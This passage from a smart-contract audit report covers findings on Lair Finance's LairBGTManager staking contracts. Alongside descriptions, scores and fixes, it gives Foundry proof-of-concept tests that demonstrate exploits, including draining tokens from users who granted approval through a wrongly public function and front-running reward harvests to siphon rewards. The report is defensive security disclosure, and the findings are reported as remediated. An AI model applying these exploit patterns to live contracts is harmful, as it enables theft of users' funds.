        // Mock USDC as a reward token and fund the manager
        vm.mockCall(
            IBGT_VAULT,
            abi.encodeWithSelector(IMultiRewards.getAllRewardTokens.selector),
            abi.encode(_createSingleRewardTokenArray(USDC_TOKEN))
        );
        deal(USDC_TOKEN, address(lairBGTManager), 1000 * 10 ** 6); // 1000 USDC

        // Set up USDC swap pool
        vm.startPrank(owner);
        lairBGTManagerHelper.setSwapPoolInfo(USDC_TOKEN, WBERA, USDC_WBERA_POOL, true);

        // Attempt reward conversion - this succeeds but with wrong pricing
        console.log("\nAttempting reward conversion with 6-decimal USDC...");
        uint256 wberaBalanceBefore = IERC20(WBERA).balanceOf(address(lairBGTManager));

        lairBGTManager.rewardByAdmin();

        uint256 wberaBalanceAfter = IERC20(WBERA).balanceOf(address(lairBGTManager));
        uint256 wberaReceived = wberaBalanceAfter - wberaBalanceBefore;

        console.log("SUCCESS: Swap completed but with WRONG PRICING!");
        console.log("WBERA received from 1000 USDC:", wberaReceived);
        console.log("This is ~451e18 WBERA = 451,000,000,000,000,000 WBERA!");
        console.log("VULNERABILITY: Decimal mismatch causes massive price inflation");

        vm.stopPrank();
    }
```

Output:

```
    │   │   │   │   │   │   │   └─ ← [Return] LAIR_TOKEN: [0xf3530788DEB3d21E8fA2c3CBBF93317FB38a0D3C]
    │   │   │   │   │   │   └─ ← [Return] LAIR_TOKEN: [0xf3530788DEB3d21E8fA2c3CBBF93317FB38a0D3C]
    │   │   │   │   │   ├─ [11325] UNISWAP_HELPER::getSwapPriceWithFallback(WBERA_LAIR_POOL: [0xa2061E16aadAC3ED1DC7DEBEc66E4981C5be9589], WBERA: [0x6969696969696969696969696969696969696969], LAIR_TOKEN: [0xf3530788DEB3d21E8fA2c3CBBF93317FB38a0D3C]) [staticcall]
    │   │   │   │   │   │   ├─ [6658] UNISWAP_HELPER::consult(WBERA_LAIR_POOL: [0xa2061E16aadAC3ED1DC7DEBEc66E4981C5be9589], 30) [staticcall]
    │   │   │   │   │   │   │   ├─ [3064] WBERA_LAIR_POOL::observe([30, 0]) [staticcall]
    │   │   │   │   │   │   │   │   └─ ← [Revert] OLD
    │   │   │   │   │   │   │   └─ ← [Revert] OLD
    │   │   │   │   │   │   ├─ [774] WBERA_LAIR_POOL::slot0() [staticcall]
    │   │   │   │   │   │   │   └─ ← [Return] 101299381128536424863175294923 5 [1.012e30], 50969 [5.096e4], 0, 1, 1, 229379500 [2.293e8], true
    │   │   │   │   │   │   └─ ← [Revert] EvmError: Revert
    │   │   │   │   │   └─ ← [Revert] EvmError: Revert
    │   │   │   │   └─ ← [Revert] EvmError: Revert
    │   │   │   └─ ← [Revert] EvmError: Revert
    │   │   └─ ← [Revert] EvmError: Revert
    │   └─ ← [Revert] EvmError: Revert
    ├─ [0] console::log("FAILED: Decimal mismatch causes reward conversion to revert") [staticcall]
    │   └─ ← [Stop]
    ├─ [0] VM::stopPrank()
    │   └─ ← [Return]
    └─ ← [Return]
```

BVSS

AO:A/AC:L/AX:M/R:N/S:U/C:N/A:C/I:N/D:C/Y:N (8.4)

Recommendation

Replace the standard Uniswap interface with the correct Kodiak interface:

```
function slot0() external view returns (
    uint160 sqrtPriceX96,
    int24 tick,

```

```
    uint16 observationIndex,
    uint16 observationCardinality,
    uint16 observationCardinalityNext,
    uint32 feeProtocol,
    bool unlocked
);
```

Remediation Comment

SOLVED: The suggested mitigation was implemented.

Remediation Hash

https://github.com/bug4city/bughole-lsd/commit/e19444929206dfbb606e6c3a6fcd90142d32f495

7.6 UNAUTHORIZED FUND TRANSFER VULNERABILITY ENABLES TOKEN THEFT FROM APPROVED USERS

// HIGH

Description

The `receivedToken()` function in the `LairBGTManager` contract contains an access control vulnerability that allows attackers to drain tokens from any user who has granted the contract spending approval. The function is mistakenly declared as `public` instead of `private`, permitting direct external calls that bypass all staking validations and security checks.

```
684 function receivedToken(
685     address sender,
686     address token0Address,
687     address token1Address,
688     address _bgtTokenAddress,
689     uint256 token0Amount,
690     uint256 token1Amount,
691     uint256 bgtTokenAmount
692 ) public payable returns (uint256 receivedBgtTokenAmount, uint256 receivedToken0Amount, uint256
693 {
694     // ... function body that calls receiveErcToken(sender, tokenAddress, amount)
695 }
696
697
698 function receiveErcToken(address sender, address tokenAddress, uint256 amount) private
699 validAddress(sender)
700 validAddress(tokenAddress)
701 validMoreThanZero(amount) {
702     IERC20(tokenAddress).safeTransferFrom(sender, address(this), amount);
703 }
```

Exploitation Flow:

- A user approves the `LairBGTManager` contract to spend their IBGT, WBERA, or other tokens for legitimate staking purposes.
- An attacker directly invokes `receivedToken()`, specifying the victim's address as the `sender` parameter.
- The function executes `safeTransferFrom(victim, contract, amount)` using the victim's existing token approvals.
- The victim receives no LairBGT tokens, gains no staking benefits, and permanently loses their tokens.

Proof of Concept

The following test function demonstrates the vulnerability:

```
0  function testUnauthorizedFundTransfer() public {
1      // Victim (Alice) approves the manager as in normal staking flow
2      uint256 stealAmount = 50 ether;
3      vm.startPrank(alice);
4      IERC20(IBGT_TOKEN).approve(address(lairBGTManager), stealAmount);
5      uint256 aliceBalanceBefore = IERC20(IBGT_TOKEN).balanceOf(alice);
6      vm.stopPrank();
7
8      // Snapshot manager and attacker balances before the attack
9      uint256 managerBalanceBefore = IERC20(IBGT_TOKEN).balanceOf(address(lairBGTManager));
10     uint256 attackerBalanceBefore = IERC20(IBGT_TOKEN).balanceOf(bob);
```

```
    // === EXPLOIT ===
    // Attacker calls the *public* receivedToken() function, passing Alice as the sender
    vm.startPrank(bob);
    lairBGTManager.receivedToken(
        alice,
        WBERA,        // token0Address (unused in this call)
        LAIR_TOKEN,   // token1Address (unused)
        IBGT_TOKEN,   // _bgtTokenAddress
        0,            // token0Amount
        0,            // token1Amount
        stealAmount   // bgtTokenAmount to steal
    );
    vm.stopPrank();
    // === END EXPLOIT ===

    // Post-state: Alice has lost tokens, manager gained them, attacker spent none
    uint256 aliceBalanceAfter = IERC20(IBGT_TOKEN).balanceOf(alice);
    uint256 managerBalanceAfter = IERC20(IBGT_TOKEN).balanceOf(address(lairBGTManager));
    uint256 attackerBalanceAfter = IERC20(IBGT_TOKEN).balanceOf(bob);

    assertEq(aliceBalanceAfter, aliceBalanceBefore - stealAmount, "Alice's IBGT not deducted cor
    assertEq(managerBalanceAfter, managerBalanceBefore + stealAmount, "Manager did not receive s
    assertEq(attackerBalanceAfter, attackerBalanceBefore, "Attacker should not spend their own I

    // No LrBGT minted for Alice (victim receives no benefit)
    assertEq(lairBGTToken.balanceOf(alice), 0, "Victim unexpectedly received LrBGT");
}
```

Output:

The test passes, proving the vulnerability exists.

```
Ran 1 test for test/foundry/LairBGTManager.t.sol:LairBGTManagerTest
[PASS] testUnauthorizedFundTransfer() (gas: 112789)
Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 8.70s (1.28s CPU time)

Ran 1 test suite in 8.70s (8.70s CPU time): 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:H/Y:N (7.5)

Recommendation

Modify the function visibility from `public` to `private` as follows:

```
function receivedToken(
    address sender,
    address token0Address,
    address token1Address,
    address _bgtTokenAddress,
    uint256 token0Amount,
    uint256 token1Amount,
    uint256 bgtTokenAmount
) private payable returns (uint256 receivedBgtTokenAmount, uint256 receivedToken0Amount, uint256
{
    // Function body remains unchanged
}
```

Remediation Comment

SOLVED: The suggested mitigation was implemented.

Remediation Hash

https://github.com/bug4city/bughole-lsd/commit/aa87bb70b6a1bcba003d5255ee6180416d36f3f7

7.7 UNIT MISMATCH CAUSES PERMANENT STAKING FAILURES FOR TOKEN0

// HIGH

Description

A unit mismatch vulnerability exists in the `LairBGTManager.token0Swap()` function, resulting in transaction failures. This issue arises when users stake exclusively with WBERA (token0), as BGT-denominated values are mistakenly interpreted as WBERA amounts during swap operations.

In `LairBGTManagerHelper.getTokenAmountByToken0()`:

```
218 uint256 remainBgt = (remainToken0Amount * token0BgtPriceRatio) / DECIMAL;
219 (, accessToken1) = calcBaseTokenPriceAndLpRatio(
220     remainBgt,
221     amount0,
222     amount1,
223     token0BgtPriceRatio,
224     token0AndToken1PriceRatio
225 );
```

In `LairBGTManager.token0Swap()`:

```
329 swapToken1Amount = uniSwapV3SingleHopSwap(
330     vaultInfo.token1SwapAddress,
331     vaultInfo.token0Address,
332     vaultInfo.token1Address,
333     vaultInfo.token1SwapFee,
334     accessToken1,
335     token1MinimumAmount
336 );
337
338 swapToken0Amount = receivedToken0Amount - token0ForBgtAmount - accessToken1;
```

The `getTokenAmountByToken0()` helper function returns `accessToken1` denominated in BGT units, but the main contract incorrectly treats this value as if it were denominated in WBERA units. This mismatch causes the `token0Swap` function to always revert, resulting in a Denial of Service (DoS) for `token0` staking.


Proof of Concept

The following function tries to stake `WBERA (token0)`:

```
0  function testSingleStakeWbera() public {
1      vm.startPrank(alice);
2
3      IERC20(WBERA).approve(address(lairBGTManager), TC.TEST_WBERA_AMOUNT);
4
5      Params.StakeParams memory params = _createSingleStakeParams(address(WBERA));
6
7      lairBGTManager.singleStake(params);
8
9      vm.stopPrank();
10 }
```

Output:

Because the units do not match, the router later attempts to `transferFrom` more WBERA than the contract actually holds, causing an `STF` (insufficient funds) revert.



BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:H/I:N/D:N/Y:N (7.5)

Recommendation

Convert the BGT-denominated `accessToken1` to WBERA units before using it in swap operations:

```
function token0Swap(
    uint256 receivedToken0Amount,
    uint256 bgtTokenMinimumAmount,
    uint256 token0BgtPriceRatio,
    uint256 token1MinimumAmount,
    uint256 token0AndToken1PriceRatio
) private returns (uint256 swapBgtTokenAmount, uint256 swapToken1Amount, uint256 swapToken0Amoun
    (, , uint256 accessToken1Bgt, uint256 token0ForBgtAmount)
    = ILairBGTManagerHelper(lairBGTManagerHelperAddress).getTokenAmountByToken0(
        vaultInfo.lpTokenAddress,
        receivedToken0Amount,
        token0BgtPriceRatio,
        token0AndToken1PriceRatio,
        lpBuyRatio
    );

    swapBgtTokenAmount = uniSwapV3SingleHopSwap(
        vaultInfo.token0SwapAddress,
        vaultInfo.token0Address,
        bgtTokenAddress,
        vaultInfo.token0SwapFee,
        token0ForBgtAmount,
        bgtTokenMinimumAmount
    );

    // Convert BGT units to WBERA units
    uint256 accessToken1Wbera = accessToken1Bgt * DECIMAL / token0BgtPriceRatio;

    swapToken1Amount = uniSwapV3SingleHopSwap(
        vaultInfo.token1SwapAddress,

```

```
            vaultInfo.token0Address,
            vaultInfo.token1Address,
            vaultInfo.token1SwapFee,
            accessToken1Wbera,  //  Now correctly in WBERA units
            token1MinimumAmount
        );

        // Use WBERA units in accounting
        swapToken0Amount = receivedToken0Amount - token0ForBgtAmount - accessToken1Wbera;
    }
```

Remediation Comment

SOLVED: The suggested mitigation was implemented.

Remediation Hash

https://github.com/bug4city/bughole-lsd/commit/bacb0cd0103385a162be95b37a8e1bb783014fc3

7.8 STEP-WISE JUMPS IN THE REWARD SYSTEM ALLOWS ATTACKER TO STEAL REWARDS

// HIGH

Description

The `LairBGTManager.reward()` function introduces a step-wise jump in the share price, enabling attackers to front-run reward harvesting and steal a portion of rewards intended for legitimate long-term stakers.

This vulnerability exists in the `reward()` function of `LairBGTManager.sol`. When invoked, this function:

- Claims pending rewards from Infrared vaults via `getReward()`.
- Immediately restakes these rewards back into the vaults.
- Causes an instantaneous increase in the vault's `pricePerShare` ratio.

The attack vector allows a malicious actor to:

- Monitor the mempool for incoming `reward()` transactions.
- Front-run with a large stake (or by using a flash loan) just before the reward harvesting.
- Capture a proportional share of the newly harvested rewards.
- Immediately withdraw, profiting from rewards they did not contribute to earning.

```
1106 function reward() public nonReentrant whenNotPaused onlyRole(SETTING_MANAGER) {
1107     uint256 currentBgtStakedAmount = totalBgtStakedAmount - totalBgtUnStakedAmount;
1108     uint256 currentLpStakedAmount = totalLpStakedAmount - totalLpUnStakedAmount;
1109 
1110     if (currentBgtStakedAmount == 0 && currentLpStakedAmount == 0) {
1111         return;
1112     }
1113 
1114     IMultiRewards(bgtVaultAddress).getReward();
1115     IMultiRewards(lpVaultAddress).getReward();
1116 
1117     address[] memory bgtTokenRewardList = IMultiRewards(bgtVaultAddress).getAllRewardTokens();
1118     address[] memory lpTokenRewardList = IMultiRewards(lpVaultAddress).getAllRewardTokens();
1119 
1120     convertRewardTokenToWBera(bgtTokenRewardList);
1121     convertRewardTokenToWBera(lpTokenRewardList);
1122 
1123     (uint256 bgtAmount, uint256 bgtFeeAmount) = bgtRewardStake();
1124     (uint256 lpAmount, uint256 lpFeeAmount) = lpRewardStake();
1125 
1126     emit UpdateReward(
1127         bgtAmount,
1128         bgtFeeAmount,
1129         lpAmount,
1130         lpFeeAmount
1131     );
1132 
1133     reCalculateLpBuyRatio();
1134 }
```

The core issue is that all rewards are immediately restaked, causing an atomic jump in the ratio of `totalUnderlying / totalLrBGT`.

Impact

- **Reward Theft**: Attackers can steal a significant portion of rewards from legitimate stakers.
- **Unfair Distribution**: Long-term stakers receive reduced rewards due to dilution.
- **Economic Loss**: The protocol incurs value loss to front-runners on every reward harvest.
- **Trust Erosion**: Users may lose confidence in the fairness of reward distribution.

Proof of Concept

The following test function demonstrates the vulnerability:

```
function testStepwiseJump_WithAttacker() public {
    (Gains memory aliceG, Gains memory attackerG) = _runStepwiseScenario(true);

    console.log("Alice gains WITH attacker - BGT", aliceG.bgt);
    console.log("token0", aliceG.token0);
    console.log("token1", aliceG.token1);

    console.log("Attacker loot - BGT", attackerG.bgt);
    console.log("token0", attackerG.token0);
    console.log("token1", attackerG.token1);
}

function _runStepwiseScenario(bool enableAttacker) internal returns (Gains memory aliceG, Gains
    // Reset fees for clarity
    vm.startPrank(owner);
    lairBGTManager.setDepositFee(0);
    lairBGTManager.setWithdrawFee(0);
    vm.stopPrank();

    address attacker = bob;

    // ---------- Honest user Alice stakes ----------
    uint256 honestDeposit = 1000 ether;
    vm.startPrank(alice);
    IERC20(IBGT_TOKEN).approve(address(lairBGTManager), honestDeposit);
    uint256 aliceMinted = lairBGTManager.singleStake(_createSingleStakeParams(address(IBGT_TOKEN
    vm.stopPrank();

    // ---------- Inject pending rewards ----------
    deal(IBGT_TOKEN, address(lairBGTManager), 400 ether);
    deal(WBERA, address(lairBGTManager), 20 ether);
    skip(30 days);

    // ---------- Optional attacker front-run ----------
    uint256 attackerMinted;
    if (enableAttacker) {
        uint256 attackerDeposit = 1000 ether;
        deal(IBGT_TOKEN, attacker, attackerDeposit);
        vm.startPrank(attacker);
        IERC20(IBGT_TOKEN).approve(address(lairBGTManager), attackerDeposit);
        attackerMinted = lairBGTManager.singleStake(_createSingleStakeParams(address(IBGT_TOKEN)
        vm.stopPrank();
    }

    // Harvest — causes NAV jump
    vm.prank(owner);
    lairBGTManager.reward();

    // ---------- Alice unstakes ----------
    vm.startPrank(alice);
    IERC20(address(lairBGTToken)).approve(address(lairBGTManager), aliceMinted);
    (uint256 predictedBgt,) = lairBGTManager.unStakeAmount(aliceMinted);

    Params.UnStakeParams memory unParamsAlice = Params.UnStakeParams({
        amount: aliceMinted,
        minimumBgtTokenAmount: predictedBgt * 90 / 100,
        minimumToken0Amount: 1,
        minimumToken1Amount: 1
    });

    (uint256 bgtOut,, uint256 t0Out, uint256 t1Out) = lairBGTManager.unStake(unParamsAlice);
    vm.stopPrank();
```

```
    aliceG = Gains({ bgt: bgtOut, token0: t0Out, token1: t1Out });

    // ---------- Attacker unstakes (if any) ----------
    if (enableAttacker) {
        vm.startPrank(attacker);
        IERC20(address(lairBGTToken)).approve(address(lairBGTManager), attackerMinted);
        (uint256 predBgtA,) = lairBGTManager.unStakeAmount(attackerMinted);

        Params.UnStakeParams memory unA = Params.UnStakeParams({
            amount: attackerMinted,
            minimumBgtTokenAmount: predBgtA * 90 / 100,
            minimumToken0Amount: 1,
            minimumToken1Amount: 1
        });

        (uint256 bgtA,, uint256 t0A, uint256 t1A) = lairBGTManager.unStake(unA);
        vm.stopPrank();

        attackerG = Gains({ bgt: bgtA, token0: t0A, token1: t1A });
    }
}

struct Gains {
    uint256 bgt;
    uint256 token0;
    uint256 token1;
}
```

Output:

The **economic design** is vulnerable: any account that mints `LrBGT` just before `reward()` function captures a pro-rata share of the harvest, diluting existing stakers.

```
Ran 1 test for test/foundry/LairBGTManager.t.sol:LairBGTManagerTest
[PASS] testStepwiseJump_WithAttacker() (gas: 5033380)
Suite result: ok. 1 passed; 0 failed; 0 skipped; finished in 71.32s (65.35s CPU time)

Ran 1 test suite in 71.32s (71.32s CPU time): 1 tests passed, 0 failed, 0 skipped (1 total tests)
```

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:N/Y:H (7.5)

Recommendation

Invoke `reward()` automatically during every stake and unstake operation to prevent large step-wise jumps.

Remediation Comment

SOLVED: The suggested mitigation was implemented.

Remediation Hash

https://github.com/bug4city/bughole-lsd/commit/f33b15a22b85e5807f1556e2e11974590b548eaa

7.9 MEV EXTRACTION VIA ZERO-SLIPPAGE REWARD SWAPS

// HIGH

Description

The reward conversion mechanism in the `LairBGTManager::reward()` function contains a vulnerability that exposes all reward tokens to Maximum Extractable Value (MEV) attacks. When converting non-standard reward tokens to WBERA, the contract executes swaps with `amountOutMinimum = 0`, effectively providing no slippage protection. This creates a risk-free arbitrage opportunity for MEV bots to extract substantial value from the protocol's reward streams.

The `convertRewardTokenToWBera()` function processes rewards from both IBGT and LP staking vaults:

```
1140 function convertRewardTokenToWBera(address[] memory rewardTokenList) private {
1141     for (uint256 index = 0; index < rewardTokenList.length; index++) {
1142         address rewardToken = rewardTokenList[index];
1143         if (rewardToken == wrapBeraAddress || rewardToken == bgtTokenAddress ||
1144             rewardToken == vaultInfo.token1Address || rewardToken == vaultInfo.token0Address) {
1145             continue;
1146         }
1147
1148         uint256 rewardBalance = IERC20(rewardToken).balanceOf(address(this));
1149         if (rewardBalance == 0) {
1150             continue;
1151         }
1152
1153         uniSwapV3SingleHopSwap(
1154             vaultInfo.token0SwapAddress,
1155             rewardToken,
1156             wrapBeraAddress,
1157             vaultInfo.token0SwapFee,
1158             rewardBalance,
1159             0
1160         );
1161     }
1162 }
```

Rewards can accumulate to significant amounts over time, making attacks more profitable. The attack is deterministic and risk-free for MEV extractors since `amountOutMinimum = 0` guarantees swap execution. This affects the auto-compounding mechanism that's core to the protocol's value proposition

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:N/Y:H (7.5)

Recommendation

Implement slippage protection by calculating a minimum output amount.

Remediation Comment

SOLVED: A Uniswap price oracle was integrated to accurately determine the minimum slippage amount.

Remediation Hash

https://github.com/bug4city/bughole-lsd/commit/19d8cca3ef7e055545c45c4456a96e98f2c81cc6

7.10 UNSAFE TOKEN APPROVAL PATTERN

// MEDIUM

Description

The `LairBGTManager` contract uses an unsafe token approval pattern that will cause transaction reverts when interacting with certain ERC20 tokens like USDT. These tokens implement a safety mechanism that prevents setting a non-zero allowance when there's already an existing non-zero allowance, requiring allowances to be reset to zero first.

USDT and similar tokens revert when `approve(spender, amount)` is called with `amount > 0` while the current allowance is also `> 0`. The contract's repeated approvals without resetting will fail on the second and subsequent calls.

```
function _bgtTokenStake(address _bgtTokenAddress, address _bgtVaultAddress, uint256 bgtTokenAmou
    IERC20 bgtToken = IERC20(_bgtTokenAddress);
    bgtToken.approve(_bgtVaultAddress, bgtTokenAmount);
    IMultiRewards(_bgtVaultAddress).stake(bgtTokenAmount);
}

function uniSwapV3SingleHopSwap(...) private returns (uint256 amount) {
    IERC20(tokenIn).approve(swapRouter, amountIn);
    // ... swap execution
}

function _lpTokenMake(...) private returns (...) {
    IERC20(vaultInfo.token0Address).approve(vaultInfo.routerAddress, token0AmountMax);
    IERC20(vaultInfo.token1Address).approve(vaultInfo.routerAddress, token1AmountMax);
}
```

Failure Scenario:

```
// First stake with USDT as BGT token - succeeds
_bgtTokenStake(USDT, vault, 1000e6); // allowance: 0 → 1000e6

// Second stake attempt - reverts
_bgtTokenStake(USDT, vault, 500e6);  // REVERT: cannot approve when allowance > 0
```

Impact:

- **Protocol Unusable**: Complete failure when USDT or similar tokens are used as BGT, token0, token1, or reward tokens
- **LP Creation Blocked**: Cannot create liquidity pairs involving USDT
- **Reward Processing Fails**: Automatic reward conversion breaks if USDT is a reward token

BVSS

AO:A/AC:L/AX:M/R:N/S:U/C:N/A:C/I:N/D:N/Y:N (6.7)

Recommendation

Implement a safe approval logic to prevent the reverts:

```solidity
function safeApprove(IERC20 token, address spender, uint256 amount) private {
    uint256 currentAllowance = token.allowance(address(this), spender);
    if (currentAllowance != 0) {
        token.approve(spender, 0); // Reset to zero first
    }
    token.approve(spender, amount); // Set new allowance
}
```

Remediation Comment

SOLVED: The `safeApprove` function was implemented to mitigate the vulnerability.

Remediation Hash

https://github.com/bug4city/bughole-lsd/commit/6fded73daa807cbb4f5646ccdabd87b59328dac3

7.11 POTENTIAL FLASH LOAN ORACLE MANIPULATION

// MEDIUM

Description

The `getSwapPrice()` function in `UniSwapHelper.sol` allows attackers to manipulate protocol pricing through flash loan attacks. When TWAP oracle data is insufficient, the `getSwapPriceWithFallback` function falls back to using spot prices from `slot0()`, which can be manipulated within a single transaction.

```
58  function getSwapPriceWithFallback(address pool, address baseToken, address quoteToken)
59      public view returns (uint256 price)
60  {
61      // ... TWAP attempt ...
62      if (twapOk) {
63          price = OracleLibrary.getQuoteAtTick(twapTick, baseTokenAmount, baseToken, quoteToken);
64      } else {
65          return getSwapPrice(pool, baseToken, quoteToken);
66      }
67  }
68
69  function getSwapPrice(address pool, address baseToken, address quoteToken)
70      public view returns (uint256 price)
71  {
72      (, int24 currentTick,,,,,) = IKodiakV3PoolState(pool).slot0();
73      price = OracleLibrary.getQuoteAtTick(currentTick, baseTokenAmount, baseToken, quoteToken);
74  }
```

BVSS

AO:A/AC:L/AX:M/R:N/S:U/C:N/A:N/I:N/D:H/Y:N (5.0)

Recommendation

It is recommended to revert instead of falling back to spot price

Remediation Comment

RISK ACCEPTED: The **Lair Finance team** accepted the risk with the following comment: *"The risk is acknowledged, and it is presumed that there is a minimum slippage in the swap, which can be mitigated to some extent."*

7.12 STALE RATIO PARAMETERS COULD AFFECT LEGITIMATE FUNCTION CALLS

// MEDIUM

Description

The `singleStake()` and `balanceStake()` functions within `LairBGTManager` contain a race condition where user-supplied ratio parameters become outdated. This issue arises because reward processing occurs before parameter validation, leading to the potential rejection of legitimate user transactions.

```
454 function singleStake(Params.StakeParams memory params) public payable nonReentrant whenNotPaused
455     reward();
456     checkStakeParams(params);
457     // ...
458 }
459
460 function balanceStake(Params.StakeParams memory params) public payable nonReentrant whenNotPause
461     reward();
462     checkStakeParams(params);
463     // ...
464 }
465
466 function reward() private {
467     // ... processes rewards ...
468     reCalculateLpBuyRatio();
469     setRatio();
470 }
```

Vulnerable execution flow:

- **User Preparation:** The user queries current ratio values and prepares a transaction with valid parameters based on the latest data.
- **Reward Distribution:** After the user's transaction is initiated, rewards are distributed, resulting in updated ratios and stake data.
- **Ratio Updates:** The `reward()` function updates the ratios to reflect new stake conditions.
- **Validation Failure:** The user's previously valid parameters no longer align with the updated ratios, causing validation to fail.
- **Transaction Reversion:** The transaction reverts with errors related to outdated ratios, such as "bgtRatio" or "lpRatio".

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:M/I:N/D:N/Y:N (5.0)

Recommendation

Implement a mechanism to retrieve the latest ratios prior to invoking the staking functions.

Remediation Comment

RISK ACCEPTED: The **Lair Finance team** accepted the risk with the following comment: *"The UI currently calculates the slippage by adding the reward value, and I believe the current process is correct to retry*

if the slippage is greater than the actual amount requested by the front."

7.13 DIVISION BY ZERO IN RATIO CALCULATIONS

// LOW

Description

The `calculateLairBgtTokenAmount()` function in `LairBGTManager` contains division operations using `bgtRatio` and `lpRatio` without proper zero-value validation. If these ratios are initialized to zero, all staking operations will permanently revert.

```
129 function initialize(
130     // ...
131     uint256 _bgtRatio,
132     uint256 _lpRatio
133 ) public initializer {
134
135     bgtRatio = _bgtRatio;
136     lpRatio = _lpRatio;
137    // ...
138 }
```

BVSS

AO:S/AC:L/AX:L/R:N/S:U/C:N/A:C/I:N/D:N/Y:N (2.0)

Recommendation

Revert initialization when encountering zero values.

Remediation Comment

ACKNOWLEDGED: This finding has been acknowledged.

7.14 HARD-CODED SLIPPAGE IN LP REWARD STAKING COULD CAUSE REVERTS

// INFORMATIONAL

Description

In `LairBGTManager.sol::lpRewardStake()` function, it uses a hard-coded 1% slippage tolerance instead of the configurable `lpSlippage` parameter, potentially causing unnecessary transaction failures during volatile market conditions.

```
1216 uint256 slippageNeedsAmount0 = swapAmount0 - (swapAmount0 * 100) / PERCENT;
1217 uint256 slippageNeedsAmount1 = swapAmount1 - (swapAmount1 * 100) / PERCENT;
```

Impact: Reward compounding may fail during market volatility, reducing protocol availability.

BVSS

AO:A/AC:L/AX:M/R:P/S:U/C:N/A:M/I:N/D:N/Y:L (1.9)

Recommendation

Use configurable slippage parameter:

```
0 function lpRewardStake() private returns (uint256, uint256) {
1
2     // ... existing code ...
3
4     uint256 slippageNeedsAmount0 = swapAmount0 - (swapAmount0 * lpSlippage) / PERCENT;
5     uint256 slippageNeedsAmount1 = swapAmount1 - (swapAmount1 * lpSlippage) / PERCENT;
6
7     // ... existing code ...
8 }
```

Remediation Comment

SOLVED: The suggested mitigation was implemented.

Remediation Hash

https://github.com/bug4city/bughole-lsd/commit/19d8cca3ef7e055545c45c4456a96e98f2c81cc6

7.15 MISLEADING FUNCTION NAMES

// INFORMATIONAL

Description

Function names in `LairBGTManager` don't clearly indicate their actual behavior, potentially confusing developers and integrators.

- `function singleStake` : Actually handles multiple asset paths and swapping
- `function balanceStake` : Name doesn't clearly indicate balanced liquidity provision

Impact: Reduced code clarity and potential integration errors.

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:N/Y:N (0.0)

Recommendation

Use more descriptive names:

- `function stakeWithAutoSwap` : Clearly indicates automatic swapping
- `function stakeBalancedLiquidity` : Clearly indicates balanced LP provision

Remediation Comment

ACKNOWLEDGED: The **Lair Finance team** acknowledged the finding.

7.16 DUPLICATE CODE IN SWAP FUNCTIONS

// INFORMATIONAL

Description

In `LairBGTManager`, the three swap functions (`bgtTokenSwap`, `token0Swap`, `token1Swap`) contain nearly identical logic with slight variations.

Impact: Increased maintenance burden and higher deployment costs.

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:N/Y:N (0.0)

Recommendation

Refactor into a common helper function:

```
function _performTokenSwap(
    SwapParams memory params
